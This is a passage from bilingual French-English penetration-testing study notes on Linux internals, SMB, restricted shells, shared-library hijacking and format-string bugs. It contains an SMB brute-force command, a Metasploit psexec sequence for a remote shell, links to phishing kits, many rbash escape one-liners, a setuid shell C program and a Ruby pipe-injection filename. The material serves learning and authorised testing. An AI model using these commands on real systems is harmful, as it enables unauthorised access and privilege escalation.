- Implementing JavaScript code in the page to attempt to prevent it being loaded in a frame (known as a "frame-buster").

## Common Defense Mistakes

Meta-tags that attempt to apply the X-Frame-Options directive DO NOT WORK. For example, `<meta http-equiv="X-Frame-Options" content="deny">` will not work. You must apply the X-FRAME-OPTIONS directive as HTTP Response Header as described above.

## 9) Linux

- `/etc/passwd` file :
  - It stores user account information.

- One entry per line for each user.
- It should have general read permission for many command utilities but write access only for admin.

- Syntax :

Example with this line :

**root:x:0:0:root:/root:/bin/bash**

- **root:** : username used when user logs in. It should be between 1 and 32 characters in length.
- **:x:** : Indication for password : an x character indicates that encrypted password is stored in /etc/shadow file.
- **:0:** : User ID (UID): Each user must be assigned a user ID. UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups.
- **:0:** : Group ID (GID): The primary group ID (stored in /etc/group file)
- **:root:** : User ID Info: The comment field. It allows you to add extra information about the users ( user's full name, phone number, ...).  
This field is used by finger command for fetching.
- **:/root:** : Home directory: The absolute path to the directory the user will be in when they log in. If this directory does not exist then users directory becomes /.
- **:/bin/bash:** : Command/shell: The absolute path of a command or shell (/bin/bash). Typically, this is a shell.

## Some Environment variables in Linux:

<code>LD_LIBRARY_PATH</code>	Indicates different directories to search for libraries.
<code>LD_PRELOAD</code>	Specify a library which will be loaded prior to any library when the program gets executed.


### - Fonctionnement de la HEAP ( glibc heap ):

- The way the heap works is very platform and implementation specific ( example : The default *glibc* heap implementation in *Linux* is also very different to how the heap works in *Windows* )
- Some basic HEAP rules:

Rule	Can lead to ...
Don't read or write to a pointer returned by malloc ( and like-malloc functions ) after that pointer has been passed back to free	Use After Free
Don't use or leak uninitialized information in a heap allocation ( Exception for calloc ).	Information leaks , uninitialized data Vuln.
Don't read or write bytes after the end of an allocation.	Heap overflow, read beyond bounds Vuln.
Don't pass a pointer that originated from malloc ( and like-malloc functions ) to free more than one.	Double Free Vuln.
Don't read or write bytes before the beginning of an allocation.	Heap underflow Vuln.
Don't pass a pointer that didn't originate from malloc to free.	Invalide free Vuln.
Don't use a pointer returned by malloc ( and like-malloc functions ) before checking if the function returned NULL.	Null-dereference bugs arbitrary write Vuln

### Spécification :

- The heap manager also needs to store metadata about the allocation.



- The heap manager also needs to ensure that the allocation will be 8-byte aligned on 32-bit systems, or 16-byte aligned on 64-bit systems. So some paddings bytes are stored when it's needed.

Many functions ( like "system" or "exec" in C) can drop Setuid privilege for security reasons.

### Some important file in Linux system

.[ sh   zsh   ksh   bash ]rc	Provide a place where you can set up variables, functions and aliases, define your prompt and define other settings that you want to use every time you open a new terminal window.
.[ sh   zsh   ksh   bash ]_profile	Comme .[]rc, sauf qu'il est exécuté pour les login shell, c'est à dire là où vous saisissez votre login et mot de passe. C'est par exemple le cas lors de

	votre première connexion au démarrage de votre machine ou lors d'une connexion SSH.

### - SMB Penetration Testing (Port 445)

- Le logiciel **Samba** est un outil permettant de partager des dossiers et des imprimantes à travers un réseau local. Il permet de partager et d'accéder aux ressources d'autres ordinateurs fonctionnant avec d'autres systèmes d'exploitation dans lesquels une implémentation de Samba est installée.  
Il implémente le protocol SMB ( Server Message Block ) ( port 139 et 445 ).

#### Some Bamba command

smbclient \\\\[IP]\sambashare	Find the shares which we can access without creds
get [NAME_FILE]	Une fois rentré dans les fichiers partagés ,on peut récupérer un fichier avec cette commande.
smbclient //\[IP]/LOCUS_LAN\$	Accède au fichier "LOCUS_LAN"

The SMB protocol supports two levels of security. The first is the share level. The server is protected at this level and each share has a password. The client computer or user has to enter the password to access data or files saved under the specific share.

During the enumeration phase ( of this functionality ), generally, we go for banner grabbing to identify a vulnerable version of the running service and the host operating system. You can do this via nmap :

```
1 | nmap --script smb-vuln* -p 445 192.168.1.101
```

There are so many automated scripts and tools available for SMB enumeration.

If you get fail to enumerate the vulnerable state of SMB or found a patched version of SMB in the target machine, then we have "Brute force" as another option to gain unauthorized access to a remote machine.

```
1 | hydra -L user.txt -P pass.txt 192.168.1.101 smb
```

```
hydra -L user.txt -P pass.txt 192.168.1.101 smb
```

### Psexec – To Connect SMB

Once you have SMB login credential of target machine then with the help of the following module of Metasploit you can obtain meterpreter session to access the remote shell.

```
1 | use exploit/windows/smb/psexec
2 | msf exploit windows/smb/psexec) > set rhost 192.168.1.101
3 | msf exploit(windows/smb/psexec) > set smbuser raj
4 | msf exploit(windows/smb/psexec) > set smbpass 123
5 | msf exploit(windows/smb/psexec) > exploit
```

Once the commands run you will gain a **meterpreter session** of your victim's PC and so you can access it as you want.

## Phishing tools

AdvPhising	<a href="https://github.com/Ignitetch/AdvPhising">https://github.com/Ignitetch/AdvPhising</a>
Shellphish	<a href="https://github.com/kaankadirkilic/shellphish-1">https://github.com/kaankadirkilic/shellphish-1</a>
Evilginx2	<a href="https://github.com/kgretzky/evilginx2">https://github.com/kgretzky/evilginx2</a>

## File System in Linux

- /	<ul style="list-style-type: none"><li>- Every single file and directory starts from this root directory.</li><li>- Only the <b>root user</b> has write privilege under this directory.</li><li>- Please note that /root is the root user's home directory, which is not the same as /.</li></ul>
- /bin	<ul style="list-style-type: none"><li>- Contains binary executables.</li><li>- Common linux commands you need to use in single-user modes are located under this directory.</li><li>- Commands used by all the users of the system are located here.</li></ul>
- /sbin	<ul style="list-style-type: none"><li>- Just like /bin, /sbin also contains binary executables.</li><li>- But, the linux commands located under this directory are used typically by system administrators, for system maintenance purposes ( iptables, ifconfig,...).</li></ul>
- /etc	<ul style="list-style-type: none"><li>- Contains configuration files required by all programs.</li><li>- This also contains startup and shutdown shell scripts used to start/stop individual programs.</li></ul>

- /dev	<ul style="list-style-type: none"> <li>- Contains device files.</li> <li>- These include terminal devices, usb, or any device attached to the system.</li> </ul>
- /proc	<ul style="list-style-type: none"> <li>- Contains information about system process.</li> <li>- This is a pseudo file system containing information about running process ( /proc/{pid} )...</li> <li>- This is a virtual filesystem with text information about system resources.</li> </ul>
- /var	<ul style="list-style-type: none"> <li>- "var" stands for variable files.</li> <li>- Content of the files that are expected to grow can be found under this directory.</li> <li>- This includes : <ul style="list-style-type: none"> <li>- System log file (<code>/var/log</code>)</li> <li>- Packages and database files (<code>/var/lib</code>)</li> <li>- Emails (<code>/var/mail</code>)</li> <li>- Temp files needed across reboots (<code>/var/tmp</code>)</li> </ul> </li> </ul>
- /tmp	<ul style="list-style-type: none"> <li>- Directory that contains temporary files created by system and users.</li> <li>- Files under this directory are deleted when the system is rebooted.</li> </ul>
- /usr	<ul style="list-style-type: none"> <li>- Contains binaries, libraries,</li> </ul>

	<p>documentation, and source-code for second level programs.</p> <ul style="list-style-type: none"> <li>- <b>/usr/bin</b> contains binary files for user programs. If you can't find a user binary under <b>/bin</b>, look under <b>/usr/bin</b> ( same as <b>/sbin</b> and <b>/usr/sbin</b> ).</li> <li>- <b>/usr/lib</b> contains libraries for <b>/usr/bin</b> and <b>/usr/sbin</b></li> <li>- <b>/usr/local</b> contains users programs that you install from source. For example, when you install apache from source, it goes under <b>/usr/local/apache2</b></li> </ul>
- <b>/home</b>	<ul style="list-style-type: none"> <li>- Home directories for all users to store their personal files.</li> </ul>
- <b>/boot</b>	<ul style="list-style-type: none"> <li>- Contains boot loader related files.</li> <li>- Kernel initrd, vmlinu, grub files are located under <b>/boot</b></li> </ul>
- <b>/lib</b>	<ul style="list-style-type: none"> <li>- Contains library files that supports the binaries located under <b>/bin</b> and <b>/sbin</b></li> <li>- Library filenames are either <b>ld*</b> or <b>lib*.so.*</b></li> </ul>
- <b>/opt</b>	<ul style="list-style-type: none"> <li>- "opt" stands for optional.</li> <li>- Contains add-on applications from individual vendors.</li> </ul>
- <b>/mnt</b>	<ul style="list-style-type: none"> <li>- Temporary mount directory where sysadmins can mount filesystems.</li> </ul>
- <b>/media</b>	<ul style="list-style-type: none"> <li>- Temporary mount directory</li> </ul>

	<b>for removable devices.</b>
- /srv	<ul style="list-style-type: none"> <li>- "srv" stands for service.</li> <li>- Contains server specific services related data.</li> <li>- For example, /srv/cvs contains CVS related data.</li> </ul>

- le dossier **/dev/input/** est liée aux inputs de tous les devices extérieures connectés ( souris, clavier, ...)
  
- Sur une machine Ubuntu, un message de bienvenue accueille l'utilisateur lors d'une connexion en ligne de commande (SSH) .  
Ce message est nommé le **message du jour (motd)**.  
Si on obtient les droits d'écritures sur le répertoire lié à ce système, on peut prendre le contrôle de l'utilisateur root.
  
- **Shell restreint**

Un shell restreint (restricted shell) est un shell système, modulable de sorte à restreindre les possibilités des utilisateurs. Un tel shell est utilisé en général au moment où l'administrateur doit créer un compte pour un utilisateur à qui il ne fait pas complètement confiance.

La plupart des programmes n'ont pas hélas été écrits pour travailler avec les shells restreints ( telnet, mail, ftp, less, more, vi, gdb, lynx ). Certains d'entre eux contiennent une fonction intégrée, permettant d'**appeler le shell normal** (shell escape). Cette fonction est en général appelée à l'aide du caractère " ! ".

Nous pouvions nous attendre à ce que les commandes transférées soient exécutées en se basant sur le shell défini dans la variable SHELL - dans notre cas **/bin/rbash**. Hélas, ce n'est pas toujours le cas. Une partie de ces programmes ne **tient pas compte des variables d'environnement** et ils exécutent les commandes transférées à l'aide du shell **/bin/bash** ou bien **/bin/sh**.

L'escape passe parfois par le modification de la variable d'environnement

\$SHELL ( en /bin/bash ).

- Modifier les droits des fichiers et des répertoires

Si l'administrateur se trompe et rend disponible la commande chmod, il se

peut que l'utilisateur attribue le droit +w au répertoire personnel, ce qui

l'autorisera à supprimer le fichier .bash\_profile. À la prochaine connexion, la variable PATH ne sera pas restreinte à /usr/local/rbin et donc il est fort probable que le chemin contiendra le répertoire /bin (ce qui permettra de lancer le bash normal).

Il est parfois possible de modifier les droits sans utiliser le programme /bin/chmod (par exemple avec FTP, si on a accès à ce service, l'utilisateur peut faire la commande chmod 777 après s'être connecté au port 21 pour supprimer facilement le fichier .bash\_profile ou l'écraser avec un autre.. )

- Interrompre le script de démarrage
- 

Les administrateurs créent souvent des scripts de démarrage développés et oublient la gestion de signaux.

#### Listing 1. Script .bash\_profile développé

```
echo -n "Bienvenue sur le serveur"
echo '/bin/hostname'
echo
echo "Veuillez prendre connaissance des règles : "
cat /etc/motd
sleep 5
clear
export PATH=/usr/local/rbin
enable -n pwd
```

Sur ce script, Il suffit que l'utilisateur appuie sur les touches [CTRL]+[C] lors de la commande sleep 5 et le script s'arrêtera alors immédiatement avant de mettre en place rbin. L'utilisateur ne sera donc pas limité aux commandes du répertoire rbin.

- Téléchargement de la bibliothèque

Une méthode intéressante pour quitter le shell restreint, capable de réussir, consiste à charger la bibliothèque spécialement préparée ( **shared library hijacking** ).

## Enumeration Linux Environment

Enumeration is the most important part. We need to enumeration the Linux environmental to check what we can do to bypass the rbash.

We need to enumerate :

- 1) First we must to check for available commands like cd/ls/echo etc.
- 2) We must to check for operators like >,>>,<,<|.
- 3) We need to check for available programming languages like perl,ruby,python etc.
- 4) Which commands we can run as root (sudo -l).
- 5) Check for files or commands with SUID perm.
- 6) You must to check in what shell you are : echo \$SHELL you will be in rbash by 90%
- 7) Check for the Environmental Variables : run env or printenv

Now let's move into Common Exploitation Techniques.

## Common Exploitation Techniques

- 1) If "/" is allowed you can run /bin/sh or /bin/bash.
- 2) If you can run cp command you can copy the /bin/sh or /bin/bash into your directory.
  - 3) From ftp > !/bin/sh or !/bin/bash
  - 4) From gdb > !/bin/sh or !/bin/bash
  - 5) From more/man/less > !/bin/sh or !/bin/bash
  - 6) From vim > !/bin/sh or !/bin/bash
- 7) From rvim > :python import os; os.system("/bin/bash")
  - 8) From scp > scp -S /path/yourscript x y:
- 9) From awk > awk 'BEGIN {system("/bin/sh or /bin/bash")}'
- 10) From find > find / -name test -exec /bin/sh or /bin/bash \;

# Advanced Techniques

Now let's move into some dirty advance techniques.

- 1)From ssh > ssh username@IP -t "/bin/sh" or "/bin/bash"
- 2)From ssh2 > ssh username@IP -t "bash --noprofile"
- 3)From ssh3 > ssh username@IP -t "() { :; }; /bin/bash" (shellshock)
- 4)From ssh4 > ssh -o ProxyCommand="sh -c /tmp/yourfile.sh"  
127.0.0.1 (SUID)  
5)From git > git help status > you can run it then !/bin/bash
- 6)From pico > pico -s "/bin/bash" then you can write /bin/bash and then CTRL + T
- 7)From zip > zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"
- 8)From tar > tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash

C SETUID SHELL :


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
{
    setresgid(getegid(), getegid(), getegid());
    setresuid(geteuid(), geteuid(), geteuid());
    execve("/bin/sh", argv, envp);
    return 0;
}
```

# Programming Languages Techniques

Now.. let's look some programming languages techniques.

- 1) From except > except spawn sh then sh.
- 2) From python > python -c 'import os; os.system("/bin/sh")'
- 3) From php > php -a then exec("sh -i");
- 4) From perl > perl -e 'exec "/bin/sh";'
- 5) From lua > os.execute('/bin/sh').
- 6) From ruby > exec "/bin/sh"

Now let's move into Advance Techniques.



The screenshot shows a PuTTY terminal window with the title "PuTTY". The session is running on a host named "localhost". The user is a "restricted" user. The terminal output is as follows:

```
restricted@localhost$ cd /
rbash: cd: restricted
restricted@localhost$ /bin/bash
rbash: /bin/bash: restricted: cannot specify '/' in command names
restricted@localhost$ vim --cmd "set shell=/bin/bash" --cmd "shell"

restricted@localhost$ echo $0
/bin/bash
restricted@localhost$ cd /
restricted@localhost$ export PATH=/bin:/usr/bin:/sbin
restricted@localhost$ pwd
/
restricted@localhost$ cat /etc/passwd | head -3
root:x:0:0::root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
restricted@localhost$
```

**Figure 3.** Lancement du shell `/bin/bash` à l'aide de la fonction `shell` de l'éditeur `vim`

## /etc/shadow file fields


### /etc/shadow file fields

```
vivek:$1$Inffc$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7:::  
↓      ↓      ↓      ↓      ↓      ↓  
1      2      3      4      5      6
```


(Fig.01: /etc/shadow file fields)

1. **Username** : It is your login name.
2. **Password** : It is your encrypted password. The password should be minimum 8-12 characters long including special characters, digits, lower case alphabetic and more. Usually password format is set to `$id$salt$hashed`, The `$id` is the algorithm used On GNU/Linux as follows:
  1. `$1$` is MD5
  2. `$2a$` is Blowfish
  3. `$2y$` is Blowfish
  4. `$5$` is SHA-256
  5. `$6$` is SHA-512

### - Système de volume logique de linux




Une image à peu près similaire :



**UNIX-like operating systems distinguish between processes running within the kernel (running in kernel mode) and processes started by users (running in user mode) including the special user root. Memory belonging to the kernel can be accessed via the device files ([/dev/kmem](#)) and ([/dev/mem](#)).**

## Shared Library Hijacking :

The following attack paths can be followed to identify if a binary that uses shared libraries is going to be vulnerable to attack:



- we can add:

- Verify if **DT\_RUNPATH** and **DT\_RPATH** are set :  
`echo $DT_RUNPATH ; echo $DT_RPATH.`
- Test **LD\_PRELOAD** (But you can't execute arbitrary SUID libraries with this variable for security reasons).

## How Does the OS Find a Shared Library?

When an application that uses shared libraries runs, the OS searches for the library in the following order (taken from <https://linux.die.net/man/1/ld>):

1. Any directories specified by rpath-link options (directories specified by rpath-link options are only effective at link time)
2. Any directories specified by -rpath options (directories specified by rpath options are included in the executable and used at runtime)
3. LD\_RUN\_PATH
4. LD\_LIBRARY\_PATH
5. Directories in the DT\_RUNPATH or DT\_RPATH. (DT\_RPATH entries are ignored if DT\_RUNPATH entries exist)
6. /lib and /usr/lib
7. Directories within /etc/ld.so.conf

with **LD\_PRELOAD** not mentioned

## MISC

Ruby has two ways to open file:

- File.open
- Kernel.open or open

Kernel.open/open will “run the filename” as a command if the filename starts with a pipe | :

```
"| touch /tmp/test"
```

- The encodeage “Base64 without padding” consists of removing the “=” at the end and replacing “+” and “/” by “\_”.

- Booter en **mode single user** sous Linux permet d'être connecté directement en root sans taper de mot de passe. C'est très utile quand on a perdu le mot de passe root ou que le système refuse de booter correctement, car on est dans un mode minimaliste avec peu de choses démarrées.

À noter que dans ce mode, les modifications sont temporaires. Elles ne sont pas enregistrées sur le disque et seront perdues au prochain reboot.

Linux permet néanmoins de configurer la demande de mot de passe root même en mode *single-user*.

- All users had their home directory in **/home** (which is very common). However, it's not always the case (especially for service accounts). You can find the location of this home directory of each user by inspecting **/etc/passwd**.
- Administrators often leave files in **/tmp** as **/tmp** gets cleanup after each reboot.  
Therefore, it's really important when auditing or gaining access to a system to see what files you can find in **/tmp**.  
Also administrators often leave files in **/var/tmp**. But the directory **/var/tmp** does not get cleanup after each reboot.
- The sticky bit ( **drwxrwxrwt** ) only allows the user who created a file in this directory (or the owner of the directory, ie: root) to modify this file.
- A **vulnerability assessment** is designed to find as many flaws as possible in order to make a prioritized list of remediation items
- A **penetration test** is designed to see if a mature defense can stop an attacker from achieving one or more specific goals.
- A **red team engagement** is designed to continuously test and improve the effectiveness of a company's blue team by mimicking real-world attackers.  
A Red Team Assessment is similar to a penetration test in many ways but is more targeted. The goal of the Red Team Assessment is **NOT** to find as many vulnerabilities as possible. The goal is to test the organization's detection and response capabilities.
- Ninja = Red team

## Pirate = Pentest

- When specified at compile time the **RPATH** ( or **RUNPATH** ) path is embedded in the binary and is the first path searched when searching for a library.
- A calling convention is a set of rules dictating how function calls work at the machine level ( assembler ). It is defined by the **Application Binary Interface (ABI)** for a particular system. For example :

Should the parameters be passed through the stack, in registers, or both?

Should the parameters be passed in from left-to-right or right-to-left?

Should the return value be stored on the stack, in registers, or both?

There are many calling conventions, but the popular ones are **CDECL**, **STDCALL**, **THISCALL**, and **FASTCALL**.

	<b>CDECL</b>	<b>STDCALL</b>	<b>FASTCALL</b>
Parameters	Pushed on the stack from right-to-left. Caller must clean up the stack after the call.	Same as CDECL except that the callee must clean the stack.	First two parameters are passed in ECX and EDX. The rest are on the stack.
Return value	Stored in EAX.	Stored in EAX.	Stored in EAX.
Non-volatile registers	EBP, ESP, EBX, ESI, EDI.	EBP, ESP, EBX, ESI, EDI.	EBP, ESP, EBX, ESI, EDI.

- In x86-64, memory addresses are 64 bits long but user space only uses the first 47 bits. If you specify an address above 0x00007fffffffffffff, you'll raise an exception.
- When an executable file has its **setuid bit** enabled, it allows anyone to execute the program with the same permissions as **the file's owner**.

## 10) Linux Hardening Rules

Règles	Raison	Moyens de vérification
Ne jamais utiliser le mot <b>NOPASSWD</b> pour les règles sudoers	Il est essentiel de laisser cette barrière de protection de l'écriture du mot de passe pour des commandes demandant des droits sudoers	Vérifier les sudoers file présent sur le serveur et look si le mot <b>NOPASSWD</b> est présent
Seuls les composants strictement nécessaires au service rendu par le système doivent être installés	<ul style="list-style-type: none"> <li>- Réduire la surface d'attaque au strict minimum</li> <li>- Permettre une mise à jour et un suivi du système efficace</li> <li>-</li> </ul>	<ul style="list-style-type: none"> <li>- Look les services en écoute sur les ports et comprendre chacun des services présents</li> </ul>

## 11) PWN - Exploit mistakes in programming and execution

- **Memory leak**
  - A memory leak is bad because it can eat the entire RAM. You don't know how much time user will remain until your application or service is opened. It might be for minutes, hours, days or even months, and once an user has opened your software, if you didn't implement your software in the right way to prevent memory leaks, you can disturb the user or even crash the OS!

## - Exploits de type "format strings":

- Cette exploit peut se faire lorsque l'utilisateur n'utilise pas correctement les fonctions de la famille `printf` ( avec les opérateurs ).  
Exemple avec `printf` :

`printf(user_input)` A LA PLACE DE `printf("%s", user_input);`

```
// This line is safe
printf("%s\n", argv[1]);

// This line is vulnerable
printf(argv[1]);
```

- formateur `%u` : entier non-signé.
- formateur `%x` : hexa.
- formateur `%c` : unique caractère.
- formateur `%f` : nombre à virgule.
- formateur `%s` : chaîne de caractère.
- formateur `%n` : nombre de bytes écrites jusqu'à ici.
- Il existe 2 types de formateurs :
  - **formateur "directs"** : Affiche tout simplement la valeur sur laquelle il se trouve ( dans la pile ) comme le formateur `%x`.
  - **formateur "pointeurs"** : Afficher la valeur POINTÉE par la valeur qu'il cible comme le formateur `%s,%n ...`
  - le formateur **%n écrit dans la mémoire** le nombre de caractères déjà affiché par la fonction à l'adresse qu'il pointe sur la stack.
  - le formateur **%hn écrit 2 octets à la place de 4 octet** ( comme le fait `%n` )

- **“%5\$n”** : Cela veut dire : "le cinquième élément de 4 octets sur la pile est un %n". Cette notation est équivalente à “%x%x%x%\$n” mis à part que les 4 premières valeurs pointées par les %x ne s'afficheront pas.
- **“%XXXXd”** : Génère un entier de taille XXXX digit.
- Pour écrire dans la mémoire avec une exploit de type string, il faut envoyer ca a une fonction vulnérable : “[ adresse Ou tu veux écrire ] + [ ceux que tu veux écrire à l'adresse voulu] + %[EMPLACEMENT SUR LA PILE DE L'ADRESSE]\$n”.
- Pour exécuter un programme sur GDB et sur l'OS avec le même environnement :

Les différences d'adresses obtenues entre une exécution sous gdb et en exécution normale proviennent de différences dans l'environnement et de différences sur la stack.

gdb ajoute deux variables d'environnement LINES et COLUMNS

Pour les supprimer à chaque exécution de gdb on va créer un petit fichier de commande gdb dans /tmp/touco/cmd.txt qui va contenir

```
unset env LINES
unset env COLUMNS
```

on lancera gdb avec ce fichier au moyen de gdb -x /tmp/touco/cmd.txt

idem, la variable d'environnement \_ qui contient la dernière commande lancé est différente si on lance l'exéutable avec gdb ou en execution normale, on va donc initialiser cette variable au moyen de la commande env, et ça tombe bien comme on doit agir sur des variables d'environnement pour l'exploit, elle sera utile.

dernière différence, gdb lance l'exéutable avec son chemin complet, il faudra donc lancer l'exéutable avec son chemin complet afin que argv[0] soit identique sur la stack dans les deux cas.

au final avec un lancement par

```
env _=pouet gdb -x /tmp/touco/cmd.txt "$PWD/ch8"
```

ou

```
env _=pouet "$PWD/ch8"
```

les adresses sur la stack seront identiques.

## - L'ASLR

### Définition

